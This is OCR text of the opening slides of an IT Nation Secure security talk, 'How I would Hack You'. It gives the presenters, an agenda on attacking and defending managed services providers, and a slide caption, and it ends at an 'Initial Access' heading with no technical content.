IT NATION™ SECURE

hosted by CONNECTWISE®

How I would Hack You

Presented by Tom Lawrence, Matt Lee, Jason Slagle

IT NATION™ SECURE

Your hosts!

Tom Lawrence
President
Lawrence Systems

Matt Lee
Senior Director of Security
and Compliance
Pax8

Jason Slagle
President
CNWR


Agenda


- Hack You
- How to stop this
- Questions


A hacker with a large beard hacking a managed services provider while drinking bourbon


Initial Access

